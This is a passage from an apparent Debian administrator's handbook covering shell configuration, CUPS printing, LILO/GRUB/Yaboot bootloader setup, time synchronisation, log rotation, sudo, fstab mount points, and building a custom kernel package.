***BACK TO BASICS* Login shell and (non) interactive shell**

In simple terms, a login shell is invoked when you login to the console either locally or remotely via **ssh**, or when you run an explicit **bash --login** command. Regardless of whether it is a login shell or not, a shell can be interactive (in an **xterm**-type terminal for instance); or non-interactive (when executing a script).

***DISCOVERY* Other shells, other scripts**

Each command interpreter has a specific syntax and its own configuration files. Thus, **zsh** uses `/etc/zshrc` and `/etc/zshenv`; **csh** uses `/etc/csh.cshrc`, `/etc/csh.login` and `/etc/csh.logout`. The man pages for these programs document which files they use.

For **bash**, it is useful to activate "automatic completion" in the `/etc/bash.bashrc` file (simply uncomment a few lines).

***BACK TO BASICS* Automatic completion**

Many command interpreters provide a completion feature, which allows the shell to automatically complete a partially typed command name or argument when the user hits the **Tab** key. This lets users work more efficiently and be less error-prone.

This function is very powerful and flexible. It is possible to configure its behavior according to each command. Thus, the first argument following **apt-get** will be proposed according to the syntax of this command, even if it does not match any file (in this case, the possible choices are `install`, `remove`, `upgrade`, etc.).

***BACK TO BASICS* The tilde, a shortcut to HOME**

The tilde is often used to indicate the directory to which the environment variable, `HOME`, points (being the user's home directory, such as `/home/rhertzog/`). Command interpreters automatically make the substitution: `~/hello.txt` becomes `/home/rhertzog/hello.txt`.

The tilde also allows access to another user's home directory. Thus, `~rmas/bonjour.txt` is synonymous with `/home/rmas/bonjour.txt`.

In addition to these common scripts, each user can create their own `~/.bashrc` and `~/.bash_profile` to configure their shell. The most common changes are the addition of aliases; these are words that are automatically replaced with the execution of a command, which makes it faster to invoke that command. For instance, you could create the `la` alias for the command **ls -la | less** command; then you only have to type **la** to inspect the contents of a directory in detail.

***BACK TO BASICS* Environment variables**

Environment variables allow storage of global settings for the shell or various other programs called. They are contextual (each process has its own set of environment variables) but inheritable. This last characteristic offers the possibility for a login shell to declare variables which will be passed down to all programs it executes.

Setting default environment variables is an important element of shell configuration. Leaving aside the variables specific to a shell, it is preferable to place them in the `/etc/environment` file, since it is used by the various programs likely to initiate a shell session. Variables typically defined there include `ORGANIZATION`, which usually contains the name of the company or organization, and `HTTP_PROXY`, which indicates the existence and location of an HTTP proxy.

***TIP* All shells configured identically**

Users often want to configure their login and interactive shells in the same way. To do this, they choose to interpret (or "source") the content from `~/.bashrc` in the `~/.bash_profile` file. It is possible to do the same with files common to all users (by calling `/etc/bash.bashrc` from `/etc/profile`).

8.7. Printer Configuration

Printer configuration used to cause a great many headaches for administrators and users alike. These headaches are now mostly a thing of the past, thanks to cups, the free print server using the IPP protocol (Internet Printing Protocol).

This program is divided over several Debian packages: cups is the central print server; cups-bsd is a compatibility layer allowing use of commands from the traditional BSD printing system (**lpd** daemon, **lpr** and **lpq** commands, etc.); cups-client contains a group of programs to interact with the server (block or unblock a printer, view or delete print jobs in progress, etc.); and finally, cups-driver-gutenprint contains a collection of additional printer drivers for **cups**.

***COMMUNITY* CUPS**

CUPS (Common Unix Printing System) is a project (and a trademark) managed by Apple, Inc.

→ http://www.cups.org/

After installation of these different packages, **cups** is administered easily through a web interface accessible at the local address: `http://localhost:631/`. There you can add printers (including network printers), remove, and administer them. You can also administer **cups** with the graphical interface provided by the desktop environment. Finally, there is also the **system-config-printer** graphical interface (from the Debian package of the same name).

***NOTE* Obsolescence of `/etc/printcap`**

cups no longer uses the `/etc/printcap` file, which is now obsolete. Programs that rely upon this file to get a list of available printers will, thus, fail. To avoid this problem, delete this file and make it a symbolic link (see sidebar *BACK TO BASICS* Symbolic links) to `/var/run/cups/printcap`, which is maintained by *cups* to ensure compatibility.

8.8. Configuring the Bootloader

It is probably already functional, but it is always good to know how to configure and install the bootloader in case it disappears from the Master Boot Record. This can occur after installation of another operating system, such as Windows. The following information can also help you to modify the bootloader configuration if needed.

***BACK TO BASICS* Master boot record**

The Master Boot Record (MBR) occupies the first 512 bytes of the first hard disk, and is the first thing loaded by the BIOS to hand over control to a program capable of booting the desired operating system. In general, a bootloader gets installed in the MBR, removing its previous content.

8.8.1. Identifying the Disks

***CULTURE udev* and `/dev/`**

The `/dev/` directory traditionally houses so-called "special" files, intended to represent system peripherals (see sidebar *BACK TO BASICS* Device access permissions). Once upon a time, it used to contain all special files that could potentially be used. This approach had a number of drawbacks among which the fact that it restricted the number of devices that one could use (due to the hardcoded list of names), and that it was impossible to know which special files were actually useful.

Nowadays, the management of special files is entirely dynamic and matches better the nature of hot-swappable computer devices. The kernel cooperates with *udev* to create and delete them as needed when the corresponding devices appear and disappear. For this reason, `/dev/` doesn't need to be persistent and is thus a RAM-based filesystem that starts empty and contains only the relevant entries.

The kernel communicates lots of information about any newly added device and hands out a pair of major/minor numbers to identify it. With this **udevd** can create the special file under the name and with the permissions that it wants. It can also create aliases and perform additional actions (such as initialization or registration tasks). **udevd**'s behavior is driven by a large set of (customizable) rules.

With dynamically assigned names, you can thus keep the same name for a given device, regardless of the connector used or the connection order, which is especially useful when you use various USB peripherals. The first partition on the first hard drive can then be called `/dev/sda1` for backwards compatibility, or `/dev/root-partition` if you prefer, or even both at the same time since **udevd** can be configured to automatically create a symbolic link.

In ancient times, some kernel modules did automatically load when you tried to access the corresponding device file. This is no longer the case, and the peripheral's special file no longer exists prior to loading the module; this is no big deal, since most modules are loaded on boot thanks to automatic hardware detection. But for undetectable peripherals (such as very old disk drives or PS/2 mice), this doesn't work. Consider adding the modules, `floppy`, `psmouse` and `mousedev` to `/etc/modules` in order to force loading them on boot.

Configuration of the bootloader must identify the different hard drives and their partitions. Linux uses "block" special files stored in the `/dev/` directory, for this purpose. Since Debian Squeeze, the naming scheme for hard drives has been unified by the Linux kernel, and all hard drives (IDE/PATA, SATA, SCSI, USB, IEEE 1394) are now represented by `/dev/sd*`.

Each partition is represented by its number on the disk on which it resides: for instance, `/dev/sda1` is the first partition on the first disk, and `/dev/sdb3` is the third partition on the

second disk.

The PC architecture (or “i386”, including its younger cousin “amd64”) has long been limited to using the “MS-DOS” partition table format, which only allows four “primary” partitions per disk. To go beyond this limitation under this scheme, one of them has to be created as an “extended” partition, and it can then contain additional “secondary” partitions. These secondary partitions are numbered from 5. Thus the first secondary partition could be `/dev/sda5`, followed by `/dev/sda6`, etc.

Another restriction of the MS-DOS partition table format is that it only allows disks up to 2 TiB in size, which is becoming a real problem with recent disks.

A new partition table format called GPT loosens these constraints on the number of partitions (it allows up to 128 partitions when using standard settings) and on the size of the disks (up to 8 ZiB, which is more than 8 billion terabytes). If you intend to create many physical partitions on the same disk, you should therefore ensure that you are creating the partition table in the GPT format when partitioning your disk.

It is not always easy to remember what disk is connected to which SATA controller, or in third position in the SCSI chain, especially since the naming of hotplugged hard drives (which includes among others most SATA disks and external disks) can change from one boot to another. Fortunately, **udev** creates, in addition to `/dev/sd*`, symbolic links with a fixed name, which you could then use if you wished to identify a hard drive in a non-ambiguous manner. These symbolic links are stored in `/dev/disk/by-id`. On a machine with two physical disks, for example, one could find the following:

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root  9 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP -> ../../s
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part1 -> .
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part2 -> .
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT002
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT002
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT002
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP -> .
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT002
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT002
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT002
[...]
lrwxrwxrwx 1 root root  9 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 wwn-0x5000c50015c4842f -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 wwn-0x5000c50015c4842f-part1 -> ../.
[...]
mirexpress:/dev/disk/by-id#
```

Note that some disks are listed several times (because they behave simultaneously as ATA disks and SCSI disks), but the relevant information is mainly in the model and serial numbers of the disks, from which you can find the peripheral file.

The example configuration files given in the following sections are based on the same setup: a single SATA disk, where the first partition is an old Windows installation and the second contains Debian GNU/Linux.

8.8.2. Configuring LILO

LILO (LInux LOader) is the oldest bootloader — solid but rustic. It writes the physical address of the kernel to boot on the MBR, which is why each update to LILO (or its configuration file) must be followed by the command **lilo**. Forgetting to do so will render a system unable to boot if the old kernel was removed or replaced as the new one will not be in the same location on the disk.

LILO's configuration file is `/etc/lilo.conf`; a simple file for standard configuration is illustrated in the example below.

Пример 8.3. LILO configuration file

```
# The disk on which LILO should be installed.
# By indicating the disk and not a partition.
# you order LILO to be installed on the MBR.
boot=/dev/sda
# the partition that contains Debian
root=/dev/sda2
# the item to be loaded by default
default=Linux

# the most recent kernel image
image=/vmlinuz
  label=Linux
  initrd=/initrd.img
  read-only

# Old kernel (if the newly installed kernel doesn't boot)
image=/vmlinuz.old
  label=LinuxOLD
  initrd=/initrd.img.old
  read-only
  optional

# only for Linux/Windows dual boot
other=/dev/sda1
  label=Windows
```

8.8.3. GRUB 2 Configuration

GRUB (GRand Unified Bootloader) is more recent. It is not necessary to invoke it after each update of the kernel; *GRUB* knows how to read the filesystems and find the position of the kernel on the disk by itself. To install it on the MBR of the first disk, simply type **grub-install /dev/sda**.

> ***NOTE* Disk names for GRUB**
>
> GRUB can only identify hard drives based on information provided by the BIOS. `(hd0)` corresponds to the first disk thus detected, `(hd1)` the second, etc. In most cases, this order corresponds exactly to the usual order of disks under Linux, but problems can occur when you associate SCSI and IDE disks. GRUB stores correspondences that it detects in the file `/boot/grub/device.map`. If you find errors there (because you know that your BIOS detects drives in a different order), correct them manually and run **grub-install** again. **grub-mkdevicemap** can help creating a `device.map` file from which to start.
>
> Partitions also have a specific name in GRUB. When you use "classical" partitions in MS-DOS format, the first partition on the first disk is labeled, `(hd0,msdos1)`, the second `(hd0,msdos2)`, etc.

GRUB 2 configuration is stored in `/boot/grub/grub.cfg`, but this file (in Debian) is generated from others. Be careful not to modify it by hand, since such local modifications will be lost the next time **update-grub** is run (which may occur upon update of various packages). The most common modifications of the `/boot/grub/grub.cfg` file (to add command line parameters to the kernel or change the duration that the menu is displayed, for example) are made through the variables in `/etc/default/grub`. To add entries to the menu, you can either create a `/boot/grub/custom.cfg` file or modify the `/etc/grub.d/50_custom` file. For more complex configurations, you can modify other files in `/etc/grub.d`, or add to them; these scripts should return configuration snippets, possibly by making use of external programs. These scripts are the ones that will update the list of kernels to boot: `10_linux` takes into consideration the installed Linux kernels; `20_linux_xen` takes into account Xen virtual systems, and `30_os-prober` lists other operating systems (Windows, OS X, Hurd).

8.8.4. For Macintosh Computers (PowerPC): Configuring Yaboot

Yaboot is the bootloader used by old Macintosh computers using PowerPC processors. They do not boot like PCs, but rely on a "bootstrap" partition, from which the BIOS (or OpenFirmware) executes the loader, and on which the **ybin** program installs **yaboot** and its configuration file. You will only need to run this command again if the `/etc/yaboot.conf` is modified (it is duplicated on the bootstrap partition, and **yaboot** knows how to find the position of the kernels on the disks).

Before executing **ybin**, you must first have a valid `/etc/yaboot.conf`. The following is an example of a minimal configuration.

Пример 8.4. Yaboot configuration file

```
# bootstrap partition
boot=/dev/sda2
# the disk
```

```
device=hd:
# the Linux partition
partition=3
root=/dev/sda3
# boot after 3 seconds of inactivity
# (timeout is in tenths of seconds)
timeout=30

install=/usr/lib/yaboot/yaboot
magicboot=/usr/lib/yaboot/ofboot
enablecdboot

# last kernel installed
image=/vmlinux
        label=linux
        initrd=/initrd.img
        read-only

# old kernel
image=/vmlinux.old
        label=old
        initrd=/initrd.img.old
        read-only

# only for Linux/Mac OSX dual-boot
macosx=/dev/sda5

# bsd=/dev/sdaX and macos=/dev/sdaX
# are also possible
```

8.9. Other Configurations: Time Synchronization, Logs, Sharing Access…

The many elements listed in this section are good to know for anyone who wants to master all aspects of configuration of the GNU/Linux system. They are, however, treated briefly and frequently refer to the documentation.

8.9.1. Timezone

> ***BACK TO BASICS*** **Symbolic links**
>
> A symbolic link is a pointer to another file. When you access it, the file to which it points is opened. Removal of the link will not cause deletion of the file to which it points. Likewise, it does not have its own set of permissions, but rather retains the permissions of its target. Finally, it can point to any type of file: directories, special files (sockets, named pipes, device files, etc.), even other symbolic links.
>
> The **ln -s** ***target link-name*** command creates a symbolic link, named *link-name*, pointing to *target*.
>
> If the target does not exist, then the link is "broken" and accessing it will result in an error indicating that the target file does not exist. If the link points to another link, you will have a "chain" of links that turns into a "cycle" if one of the targets points to one of its predecessors. In this case, accessing one of the links in the cycle will result in a specific error ("too many levels of symbolic links"); this means the kernel gave up after several rounds of the cycle.

The timezone, configured during initial installation, is a configuration item for the tzdata package. To modify it, use the **dpkg-reconfigure tzdata** command, which allows you to choose the timezone to be used in an interactive manner. Its configuration is stored in the `/etc/timezone` file. Additionally, the corresponding file in the `/usr/share/zoneinfo` directory is copied into `/etc/localtime`; this file contains the rules governing the dates where daylight saving time is active, for countries that use it.

When you need to temporarily change the timezone, use the `TZ` environment variable, which takes priority over the configured system default:

```
$ date
Thu Feb 19 11:25:18 CET 2015
$ TZ="Pacific/Honolulu" date
Thu Feb 19 00:25:21 HST 2015
```

> ***NOTE*** **System clock, hardware clock**
>
> There are two time sources in a computer. A computer's motherboard has a hardware clock, called the "CMOS clock". This clock is not very precise, and provides rather slow access times. The operating system kernel has its own, the software clock, which it keeps up to date with its own means (possibly with the help of time servers, see Раздел 8.9.2, «Time Synchronization»). This system clock is generally more accurate, especially since it doesn't need access to hardware variables. However, since it only exists in live memory, it is zeroed out every time the machine is booted, contrary to the CMOS clock, which has a battery and therefore "survives" rebooting or halting of the machine. The system clock is, thus, set from the CMOS clock during boot, and the CMOS clock is updated on shutdown (to take into account possible changes or

corrections if it has been improperly adjusted).

In practice, there is a problem, since the CMOS clock is nothing more than a counter and contains no information regarding the time zone. There is a choice to make regarding its interpretation: either the system considers it runs in universal time (UTC, formerly GMT), or in local time. This choice could be a simple shift, but things are actually more complicated: as a result of daylight saving time, this offset is not constant. The result is that the system has no way to determine whether the offset is correct, especially around periods of time change. Since it is always possible to reconstruct local time from universal time and the timezone information, we strongly recommend using the CMOS clock in universal time.

Unfortunately, Windows systems in their default configuration ignore this recommendation; they keep the CMOS clock on local time, applying time changes when booting the computer by trying to guess during time changes if the change has already been applied or not. This works relatively well, as long as the system has only Windows running on it. But when a computer has several systems (whether it be a "dual-boot" configuration or running other systems via virtual machine), chaos ensues, with no means to determine if the time is correct. If you absolutely must retain Windows on a computer, you should either configure it to keep the CMOS clock as UTC (setting the registry key `HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation\RealTimeIsUniversal` to "1" as a DWORD), or use **hwclock --localtime --set** on the Debian system to set the hardware clock and mark it as tracking the local time (and make sure to manually check your clock in spring and autumn).

8.9.2. Time Synchronization

Time synchronization, which may seem superfluous on a computer, is very important on a network. Since users do not have permissions allowing them to modify the date and time, it is important for this information to be precise to prevent confusion. Furthermore, having all of the computers on a network synchronized allows better cross-referencing of information from logs on different machines. Thus, in the event of an attack, it is easier to reconstruct the chronological sequence of actions on the various machines involved in the compromise. Data collected on several machines for statistical purposes won't make a great deal of sense if they are not synchronized.

***BACK TO BASICS* NTP**

NTP (Network Time Protocol) allows a machine to synchronize with others fairly accurately, taking into consideration the delays induced by the transfer of information over the network and other possible offsets.

While there are numerous NTP servers on the Internet, the more popular ones may be overloaded. This is why we recommend using the *pool.ntp.org* NTP server, which is, in reality, a group of machines that have agreed to serve as public NTP servers. You could even limit use to a sub-group specific to a country, with, for example, *us.pool.ntp.org* for the United States, or *ca.pool.ntp.org* for Canada, etc.

However, if you manage a large network, it is recommended that you install your own NTP server, which will synchronize with the public servers. In this case, all the other machines on your network can use your internal NTP server instead of increasing the load on the public servers. You will also increase homogeneity with your clocks, since all the machines will be synchronized on the same source, and this source is very close in terms of network transfer times.

8.9.2.1. For Workstations

Since work stations are regularly rebooted (even if only to save energy), synchronizing them by NTP at boot is enough. To do so, simply install the ntpdate package. You can change the NTP server used if needed by modifying the `/etc/default/ntpdate` file.

8.9.2.2. For Servers

Servers are only rarely rebooted, and it is very important for their system time to be correct. To permanently maintain correct time, you would install a local NTP server, a service offered in the ntp package. In its default configuration, the server will synchronize with *pool.ntp.org* and provide time in response to requests coming from the local network. You can configure it by editing the `/etc/ntp.conf` file, the most significant alteration being the NTP server to which it refers. If the network has a lot of servers, it may be interesting to have one local time server which synchronizes with the public servers and is used as a time source by the other servers of the network.

> ***GOING FURTHER* GPS modules and other time sources**
>
> If time synchronization is particularly crucial to your network, it is possible to equip a server with a GPS module (which will use the time from GPS satellites) or a DCF-77 module (which will sync time with the atomic clock near Frankfurt, Germany). In this case, the configuration of the NTP server is a little more complicated, and prior consultation of the documentation is an absolute necessity.

8.9.3. Rotating Log Files

Log files can grow, fast, and it is necessary to archive them. The most common scheme is a rotating archive: the log file is regularly archived, and only the latest *x* archives are retained. **logrotate**, the program responsible for these rotations, follows directives given in the `/etc/logrotate.conf` file and all of the files in the `/etc/logrotate.d/` directory. The administrator may modify these files, if they wish to adapt the log rotation policy defined by Debian. The logrotate(1) man page describes all of the options available in these configuration files. You may want to increase the number of files retained in log rotation, or move the log files to a specific directory dedicated to archiving them rather than delete them. You could also send them by e-mail to archive them elsewhere.

The **logrotate** program is executed daily by the **cron** scheduling program (described in Раздел 9.7, «Scheduling Tasks with **cron** and **atd**»).

8.9.4. Sharing Administrator Rights

Frequently, several administrators work on the same network. Sharing the root passwords is not very elegant, and opens the door for abuse due to the anonymity such sharing creates. The solution to this problem is the **sudo** program, which allows certain users to execute certain commands with special rights. In the most common use case, **sudo** allows a trusted user to execute any command as root. To do so, the user simply executes **sudo** ***command*** and authenticates using their personal password.

When installed, the sudo package gives full root rights to members of the `sudo` Unix group. To delegate other rights, the administrator must use the **visudo** command, which allows them to

modify the `/etc/sudoers` configuration file (here again, this will invoke the **vi** editor, or any other editor indicated in the `EDITOR` environment variable). Adding a line with *username* `ALL=(ALL) ALL` allows the user in question to execute any command as root.

More sophisticated configurations allow authorization of only specific commands to specific users. All the details of the various possibilities are given in the sudoers(5) man page.

8.9.5. List of Mount Points

***BACK TO BASICS* Mounting and unmounting**

In a Unix-like system such as Debian, files are organized in a single tree-like hierarchy of directories. The `/` directory is called the "root directory"; all additional directories are sub-directories within this root. "Mounting" is the action of including the content of a peripheral device (often a hard drive) into the system's general file tree. As a consequence, if you use a separate hard drive to store users' personal data, this disk will have to be "mounted" in the `/home/` directory. The root filesystem is always mounted at boot by the kernel; other devices are often mounted later during the startup sequence or manually with the **mount** command.

Some removable devices are automatically mounted when connected, especially when using the GNOME, KDE or other graphical desktop environments. Others have to be mounted manually by the user. Likewise, they must be unmounted (removed from the file tree). Normal users do not usually have permission to execute the **mount** and **umount** commands. The administrator can, however, authorize these operations (independently for each mount point) by including the `user` option in the `/etc/fstab` file.

The **mount** command can be used without arguments (it then lists all mounted filesystems). The following parameters are required to mount or unmount a device. For the complete list, please refer to the corresponding man pages, mount(8) and umount(8). For simple cases, the syntax is simple too: for example, to mount the `/dev/sdc1` partition, which has an ext3 filesystem, into the `/mnt/tmp/` directory, you would simply run **mount -t ext3 /dev/sdc1 /mnt/tmp/**.

The `/etc/fstab` file gives a list of all possible mounts that happen either automatically on boot or manually for removable storage devices. Each mount point is described by a line with several space-separated fields:

- device to mount: this can be a local partition (hard drive, CD-ROM) or a remote filesystem (such as NFS).

  This field is frequently replaced with the unique ID of the filesystem (which you can determine with **blkid** `device`) prefixed with `UUID=`. This guards against a change in the name of the device in the event of addition or removal of disks, or if disks are detected in a different order.

- mount point: this is the location on the local filesystem where the device, remote system, or partition will be mounted.
- type: this field defines the filesystem used on the mounted device. `ext4`, `ext3`, `vfat`, `ntfs`, `btrfs`, `xfs` are a few examples.

  ***BACK TO BASICS* NFS, a network filesystem**

  NFS is a network filesystem; under Linux, it allows transparent access to remote files by including them in the local filesystem.

A complete list of known filesystems is available in the mount(8) man page. The `swap` special value is for swap partitions; the `auto` special value tells the **mount** program to automatically detect the filesystem (which is especially useful for disk readers and USB keys, since each one might have a different filesystem);

- options: there are many of them, depending on the filesystem, and they are documented in the **mount** man page. The most common are
  - `rw` or `ro`, meaning, respectively, that the device will be mounted with read/write or read-only permissions.
  - `noauto` deactivates automatic mounting on boot.
  - `nofail` allows the boot to proceed even when the device is not present. Make sure to put this option for external drives that might be unplugged when you boot, because **systemd** really ensures that all mount points that must be automatically mounted are actually mounted before letting the boot process continue to its end. Note that you can combine this with `x-systemd.device-timeout=5s` to tell **systemd** to not wait more than 5 seconds for the device to appear (see systemd.mount(5)).
  - `user` authorizes all users to mount this filesystem (an operation which would otherwise be restricted to the root user).
  - `defaults` means the group of default options: `rw`, `suid`, `dev`, `exec`, `auto`, `nouser` and `async`, each of which can be individually disabled after `defaults` by adding `nosuid`, `nodev` and so on to block `suid`, `dev` and so on. Adding the `user` option reactivates it, since `defaults` includes `nouser`.
- backup: this field is almost always set to `0`. When it is `1`, it tells the **dump** tool that the partition contains data that is to be backed up.
- check order: this last field indicates whether the integrity of the filesystem should be checked on boot, and in which order this check should be executed. If it is `0`, no check is conducted. The root filesystem should have the value `1`, while other permanent filesystems get the value `2`.

Пример 8.5. Example `/etc/fstab` file

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
proc            /proc           proc    defaults        0       0
# / was on /dev/sda1 during installation
UUID=c964222e-6af1-4985-be04-19d7c764d0a7 / ext3 errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none swap sw  0       0
/dev/scd0       /media/cdrom0   udf,iso9660 user,noauto 0       0
/dev/fd0        /media/floppy   auto    rw,user,noauto  0       0
arrakis:/shared /shared         nfs     defaults        0       0
```

The last entry in this example corresponds to a network filesystem (NFS): the `/shared/` directory on the *arrakis* server is mounted at `/shared/` on the local machine. The format of the

`/etc/fstab` file is documented on the fstab(5) man page.

***GOING FURTHER* Auto-mounting**

The *am-utils* package provides the **amd** auto-mounting utility, able to mount removable media on demand when a user attempts to access their usual mount point. It will unmount these devices when no process is accessing them any longer.

Other auto-mounting utilities exist, such as **automount** in the *autofs* package.

Note also that GNOME, KDE, and other graphical desktop environments work together with *udisks*, and can automatically mount removable media when they are connected.

8.9.6. locate and updatedb

The **locate** command can find the location of a file when you only know part of the name. It sends a result almost instantaneously, since it consults a database that stores the location of all the files on the system; this database is updated daily by the **updatedb** command. There are multiple implementations of the **locate** command and Debian picked mlocate for its standard system.

mlocate is smart enough to only return files which are accessible to the user running the command even though it uses a database that knows about all files on the system (since its **updatedb** implementation runs with root rights). For extra safety, the administrator can use `PRUNEDPATHS` in `/etc/updatedb.conf` to exclude some directories from being indexed.

8.10. Compiling a Kernel

The kernels provided by Debian include the largest possible number of features, as well as the maximum of drivers, in order to cover the broadest spectrum of existing hardware configurations. This is why some users prefer to recompile the kernel in order to only include what they specifically need. There are two reasons for this choice. First, it may be to optimize memory consumption, since the kernel code, even if it is never used, occupies memory for nothing (and never "goes down" on the swap space, since it is actual RAM that it uses), which can decrease overall system performance. A locally compiled kernel can also limit the risk of security problems since only a fraction of the kernel code is compiled and run.

***NOTE* Security updates**

If you choose to compile your own kernel, you must accept the consequences: Debian cannot ensure security updates for your custom kernel. By keeping the kernel provided by Debian, you benefit from updates prepared by the Debian Project's security team.

Recompilation of the kernel is also necessary if you want to use certain features that are only available as patches (and not included in the standard kernel version).

***GOING FURTHER* The Debian Kernel Handbook**

The Debian kernel teams maintains the "Debian Kernel Handbook" (also available in the debian-kernel-handbook package) with comprehensive documentation about most kernel related tasks and about how official Debian kernel packages are handled. This is the first place you should look into if you need more information than what is provided in this section.

→ http://kernel-handbook.alioth.debian.org

8.10.1. Introduction and Prerequisites

Unsurprisingly Debian manages the kernel in the form of a package, which is not how kernels have traditionally been compiled and installed. Since the kernel remains under the control of the packaging system, it can then be removed cleanly, or deployed on several machines. Furthermore, the scripts associated with these packages automate the interaction with the bootloader and the initrd generator.

The upstream Linux sources contain everything needed to build a Debian package of the kernel. But you still need to install build-essential to ensure that you have the tools required to build a Debian package. Furthermore, the configuration step for the kernel requires the libncurses5-dev package. Finally, the fakeroot package will enable creation of the Debian package without using administrator's rights.

***CULTURE* The good old days of kernel-package**

Before the Linux build system gained the ability to build proper Debian packages, the recommended way to build such packages was to use **make-kpkg** from the kernel-package package.

8.10.2. Getting the Sources

Like anything that can be useful on a Debian system, the Linux kernel sources are available in a package. To retrieve them, just install the linux-source-*version* package. The **apt-cache search ^linux-source** command lists the various kernel versions packaged by Debian. The latest version is available in the Unstable distribution: you can retrieve them without much risk (especially if your APT is configured according to the instructions of Раздел 6.2.6, «Working with Several Distributions»). Note that the source code contained in these packages does not correspond precisely with that published by Linus Torvalds and the kernel developers; like all distributions, Debian applies a number of patches, which might (or might not) find their way into the upstream version of Linux. These modifications include backports of fixes/features/drivers from newer kernel versions, new features not yet (entirely) merged in the upstream Linux tree, and sometimes even Debian specific changes.

The remainder of this section focuses on the 3.16 version of the Linux kernel, but the examples can, of course, be adapted to the particular version of the kernel that you want.

We assume the linux-source-3.16 package has been installed. It contains `/usr/src/linux-source-3.16.tar.xz`, a compressed archive of the kernel sources. You must extract these files in a new directory (not directly under `/usr/src/`, since there is no need for special permissions to compile a Linux kernel): `~/kernel/` is appropriate.

```
$ mkdir ~/kernel; cd ~/kernel
$ tar -xaf /usr/src/linux-source-3.16.tar.xz
```

***CULTURE* Location of kernel sources**

Traditionally, Linux kernel sources would be placed in `/usr/src/linux/` thus requiring root permissions for compilation. However, working with administrator rights should be avoided when not needed. There is a `src` group that allows members to work in this directory, but working in `/usr/src/` should be avoided nevertheless. By keeping the kernel sources in a personal directory, you get security on all counts: no files in `/usr/` unknown to the packaging system, and no risk of misleading programs that read `/usr/src/linux` when trying to gather information on the used kernel.

8.10.3. Configuring the Kernel

The next step consists of configuring the kernel according to your needs. The exact procedure depends on the goals.

When recompiling a more recent version of the kernel (possibly with an additional patch), the configuration will most likely be kept as close as possible to that proposed by Debian. In this case, and rather than reconfiguring everything from scratch, it is sufficient to copy the `/boot/config-`*version* file (the version is that of the kernel currently used, which can be found with the **uname -r** command) into a `.config` file in the directory containing the kernel sources.

```
$ cp /boot/config-3.16.0-4-amd64 ~/kernel/linux-source-3.16/.config
```

Unless you need to change the configuration, you can stop here and skip to Раздел 8.10.4, «Compiling and Building the Package». If you need to change it, on the other hand, or if you decide to reconfigure everything from scratch, you must take the time to configure your kernel. There are various dedicated interfaces in the kernel source directory that can be used by calling the **make** *`target`* command, where *`target`* is one of the values described below.

make menuconfig compiles and executes a text-mode interface (this is where the libncurses5-dev package is required) which allows navigating the options available in a hierarchical structure. Pressing the **Space** key changes the value of the selected option, and **Enter** validates the button selected at the bottom of the screen; Select returns to the selected sub-menu; Exit closes the current screen and moves back up in the hierarchy; Help will display more detailed information on the role of the selected option. The arrow keys allow moving within the list of options and buttons. To exit the configuration program, choose Exit from the main menu. The program then offers to save the changes you've made; accept if you are satisfied with your choices.

Other interfaces have similar features, but they work within more modern graphical interfaces; such as **make xconfig** which uses a Qt graphical interface, and **make gconfig** which uses GTK+. The former requires libqt4-dev, while the latter depends on libglade2-dev and libgtk2.0-dev.

When using one of those configuration interfaces, it is always a good idea to start from a reasonable default configuration. The kernel provides such configurations in `arch/`*`arch`*`/configs/*_defconfig` and you can put your selected configuration in place with a command like **make x86_64_defconfig** (in the case of a 64-bit PC) or **make i386_defconfig** (in the case of a 32-bit PC).

> ***TIP*** **Dealing with outdated `.config` files**
>
> When you provide a `.config` file that has been generated with another (usually older) kernel version, you will have to update it. You can do so with **make oldconfig**, it will interactively ask you the questions corresponding to the new configuration options. If you want to use the default answer to all those questions you can use **make olddefconfig**. With **make oldnoconfig**, it will assume a negative answer to all questions.

8.10.4. Compiling and Building the Package

> ***NOTE*** **Clean up before rebuilding**
>
> If you have already compiled once in the directory and wish to rebuild everything from scratch (for example because you substantially changed the kernel configuration), you will have to run **make clean** to remove the compiled files. **make distclean** removes even more generated files, including your `.config` file too, so make sure to backup it first.

Once the kernel configuration is ready, a simple **make deb-pkg** will generate up to 5 Debian packages: linux-image-*`version`* that contains the kernel image and the associated modules, linux-headers-*`version`* which contains the header files required to build external modules, linux-firmware-image-*`version`* which contains the firmware files needed by some drivers (this

package might be missing when you build from the kernel sources provided by Debian), linux-image-*version*-dbg which contains the debugging symbols for the kernel image and its modules, and linux-libc-dev which contains headers relevant to some user-space libraries like GNU glibc.

